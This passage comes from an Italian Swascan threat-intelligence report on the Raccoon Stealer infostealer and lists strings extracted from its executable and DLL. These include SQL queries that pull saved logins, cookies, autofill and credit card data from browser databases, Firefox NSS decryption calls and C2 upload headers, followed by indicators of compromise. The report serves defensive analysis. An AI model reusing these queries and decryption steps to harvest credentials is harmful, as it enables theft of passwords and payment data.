0040cbd4	SELECT fieldname, value FROM moz_formh	"SELECT fieldnam	ds
0040cc04	cookies.sqlite	"cookies.sqlite"	ds
0040cc14	machineId=	"machineId="	ds
0040cc20	&configId=	"&configId="	ds
0040cc2c	"encrypted_key":"	"\"encrypted_key	ds
0040cc40	stats_version":"	"stats_version\":\""	ds




Qui ulteriori riferimenti all'attributo encrypted\_key, aggiunto con backslash concatenato, il GUID dell'host infetto, successivamente si nota la query SQL utilizzabile per sottrarre i dati di carte di credito, funzioni PK11 per la decryption degli attributi e gli attributi di rete hostname e httpRealm:


Location	String Value	String Represent	Data Type
0040cc14	machineId=	"machineId="	ds
0040cc20	&configId=	"&configId="	ds
0040cc2c	"encrypted_key":"	"\"encrypted_key	ds
0040cc40	stats_version":"	"stats_version\":\""	ds
0040cc54	Content-Type: application/x-object	"Content-Type: a	ds
0040cc78	Content-Disposition: form-data; name="fil	"Content-Dispositi	ds
0040ccc0	MachineGuid	"MachineGuid"	ds
Location	String Value	String Represent	Data Type
0040cdc8	SelectObject	"SelectObject"	ds
0040cdd8	SetStretchBltMode	"SetStretchBltMode"	ds
0040cdec	StretchBlt	"StretchBlt"	ds
0040cdf8	SELECT name_on_card, card_number_enc	"SELECT name o	ds
0040ce58	Cookies	"Cookies"	ds
0040ce60	Network\Cookies	"Network\\Cookies"	ds
0040ce70	NUM: %sHOLDER: %sEXP: %s/%s	"NUM: %s\nHOLD	ds
0040ce8c	\CC.txt	"\\CC.txt"	ds
0040ce94	NSS_Init	"NSS_Init"	ds
0040cea0	NSS_Shutdown	"NSS_Shutdown"	ds
0040ceb0	PK11_GetInternalKeySlot	"PK11_GetIntern	ds
0040cec8	PK11_FreeSlot	"PK11_FreeSlot"	ds
0040ced8	PK11_Authenticate	"PK11_Authentica	ds
0040ceec	PK11SDR_Decrypt	"PK11SDR_Decrypt"	ds
0040cefc	SECITEM_FreeItem	"SECITEM_FreeIt	ds
0040cf10	hostname":"	"hostname\":\""	ds
0040cf1c	","httpRealm":	"\",\"httpRealm\":"	ds
0040cf2c	encryptedUsername":"	"encryptedUsern	ds
0040cf44	", "encryptedPassword": "	"\",\"encryptedPa	ds
0040cf5c	","guid":	"\",\"guid\":"	ds
0040cf68	Profiles	"Profiles"	ds
0040cf7c	S-1-5-18	"S-1-5-18"	ds

Il configID è identificabile come stringa hardcoded all'interno del malware stesso, gli useragents DuckTales e AYAYAYAY1337 vengono utilizzati per autenticazione contestualmente alla richiesta POST verso l'indirizzo IP del proxy:







Si riportano di seguito ulteriori stringhe estraibili facenti riferimento alle medesime peculiarità già citate, ovvero files enumeration, creazione di mutex, environment e system information discovery, connessioni C&C, funzioni di encryption e decryption, user e token information gathering, data stealing ed exfiltration mediante queries SQL con la libreria sqlite3.dll e riferimenti all'estensione del browser di cryptocurrencies MetaMask:














Anche la libreria DLL di Raccoon Stealer (2.1.1.1.dll - b0a99b3fabf3d3c766cd6c6589dfe3e7) contiene le medesime funzioni e peculiarità dell'eseguibile, nonché i medesimi indicatori sospetti:



c:\users\ieuser\documents\file\raccoonbotnet\2	property	value
	md5	B0A99B3FABF3D3C766CD6C6589DFE3E7
virustotal (offline)	sha1	EEA3F04505DEFE11330CBAD0EBA7C145B8453B9B
dos-header (64 bytes)	sha256	1EA09967837AEA6A82771E80026E0D566A762E24D6C60B36E984BD0456579468
dos-stub (168 bytes) rich-header (7)	first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00
	first-bytes-text	M Z
b file-header (time-stamp) b optional-header (GUI)	file-size	57856 (bytes)
directories (time-stamp)	entropy	6.394
> sections (98.23%)	imphash	8967E16BF7E8BEF40B188525AF72D8E4
	signature	n/a
——————————————————————————————————————	entry-point	33 CO 40 C2 OC 00 55 8B EC 83 EC 20 A1 48 E0 00 10 83 65 F4 00 53 56 57 68 50 C3 00 00 6A 40 8B F1
exports (_Start@16)	file-version	n/a
∞ tls-callbacks (n/a)	description	n/a
	file-type	dynamic-link-library
resources (n/a)	cpu	32-bit
abc strings (631)	subsystem	GUI
	compiler-stamp	0x64900EBF (Mon Jun 19 01:15:59 2023)
<b>[</b> manifest (n/a)	debugger-stamp	0x64900EBF (Mon Jun 19 01:15:59 2023)
	resources-stamp	n/a
certificate (n/a)	import-stamp	0x00000000 (empty)
overlay (n/a)	exports-stamp	0xFFFFFFF (Sat Feb 06 22:28:15 2106)
	version-stamp	n/a
	certificate-stamp	n/a

hint (70)	value (631)
utility	POST
utility	<u>explorer.exe</u>
utility	<u>open</u>
size	
size	
size	
size	
sid	<u>S-1-5-18</u>
registry	SOFTWARE\Microsoft\Windows NT\CurrentVersion
registry	SOFTWARE\Microsoft\Cryptography
registry	SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
query	SELECT origin url, username value, password value FROM logins
query	SELECT host key, path, is secure, expires utc, name, encrypted value FROM cookies
query	SELECT name, value FROM autofill
query	SELECT host, path, isSecure, expiry, name, value FROM moz cookies
query	SELECT fieldname, value FROM moz formhistory
query	SELECT name on card, card number encrypted, expiration month, expiration year FROM
function	<u>GetProcAddress</u>
function	LocalAlloc
function	Colnitialize
function	<u>GetProcAddress</u>
function	<u>LocalAlloc</u>
function	Colnitialize
format-string	URL:%s
format-string	USR: %s
format-string	PASS:%s
format-string	<u>%d) %s</u>
format-string	- Locale: %s
format-string	<u>- OS: %s</u>
format-string	- Time zone: %c%ld minutes from GMT
format-string	- Display size: %dx%d



hint (70)	value (631)
-	<u>tlgrm</u>
-	ews
-	grbr_
-	<u>dscrd</u>
-	TRUE
-	- RAM: %d MB
-	- Architecture: x%d
-	- Display Devices:
-	<u>logins.json</u>
-	Content-Type: application/x-www-form-urlencoded; charset=utf-8
-	Content-Type: text/plain;
-	<u>User Data</u>
-	wallets
-	<u>wlts</u>
-	<u>ldr</u>
-	<u>scrnsht</u>
-	<u>sstmnfo</u>
-	token:
-	<u>PATH</u>
-	ProductName
-	Web Data
-	<u>Login Data</u>
-	sqlite3 prepare v2
-	sqlite3 open16
-	sqlite3 close
-	sqlite3 step
-	sqlite3 finalize
-	sqlite3 column text16
-	sqlite3 column bytes16
-	sqlite3 column blob
-	pera



#### **Conclusioni**

Questo viaggio all'interno del portale del malware infostealer Raccoon ha mostrato come sia possibile ottenere facilmente, senza alcun requisito tecnico avanzato ma solamente investendo una piccola cifra iniziale, un *Malware as a Service* a disposizione di chiunque ne faccia richiesta.

Un malware che, una volta eseguito a bordo della macchina vittima, laddove l'antivirus non se ne accorga, riesce a raccogliere ed estrapolare numerose informazioni sull'endpoint e sull'utente, come:

- Hostname
- IP
- Username
- Password
- Cookie navigazione browser
- Screenshot
- Wallet cryptovalute
- Carte di Credito
- Chat Social Network

Tutte le informazioni raccolte vengono quindi inviate ad un centro di Comando e Controllo (proxy), collegato a sua volta ad un main proxy, e indicizzate all'interno del portale "raccoon.biz", dal quale sono poi velocemente ricercabili e consultabili.

L'integrazione diretta con Telegram, poi, rende ancora più immediata la consultazione dei dati trafugati (che vengono automaticamente ricevuti via chat, senza neanche il bisogno di collegarsi al portale).

Una infrastruttura "semplice" per l'utente che ne faccia uso, ma complessa nella sua struttura, formata da backend in grado di compilare malware "custom" (contenente l'IP del C&C "hardcoded" nel codice) con un semplice click dell'utente.

Un business criminale che ha portato negli ultimi due anni a compromettere milioni di endpoint, esfiltrando e rivendendo poi migliaia di credenziali, di documenti di identità, di wallet e di carte di credito, spesso all'insaputa dei legittimi proprietari che il più delle volte restano ignari dell'accaduto fintanto che una notifica da parte della banca non li avvisi dei pagamenti fraudolenti effettuati dall'attaccante.



# **Indicators of Compromission (IoCs)**

- 2.1.1.dll (b0a99b3fabf3d3c766cd6c6589dfe3e7)
- 2.1.1.1.exe (5b75248a42610c18825ff2065a60cd4f)
- 23.134.168.112 (proxy)
- 212.71.232.100 (proxy main)
- Eb93256b0d90b570aef093464b614a83 (configID)
- DuckTales (UserAgent)
- AYAYAYAY1337 (UserAgent)



#### **About us**

Swascan è una Cyber Security Company nata da un'idea di Pierguido lezzi e Raoul Chiesa.

La prima azienda di Cyber Security Italiana proprietaria di una piattaforma di **Cyber Security Testing e Threat Intelligence,** oltre ad un **Cyber Competence Center** premiato con numerosi riconoscimenti nazionali e internazionali dai più importanti player del mercato IT e non solo.

Da ottobre 2020, **Swascan** è parte integrante del Gruppo **Tinexta S.P.A.** azienda quotata sul segmento STAR di Borsa Italiana

**Swascan** è diventata protagonista attiva del **primo polo nazionale di cyber security**: non solo una azienda, ma un gruppo italiano, un nuovo hub nazionale specializzato nei servizi di identità digitale e sicurezza digitale.



### **Analysis by:**

Dario Buonocore Fabrizio Rendina Fabio Pensa

## **Editing & Graphics:**

Federico Giberti Melissa Keysomi

#### **Contact Info**

Milano +39 0278620700

www.swascan.com

info@swascan.com

Via Fabio Filzi, 2b, 20063, Cernusco sul Naviglio, MI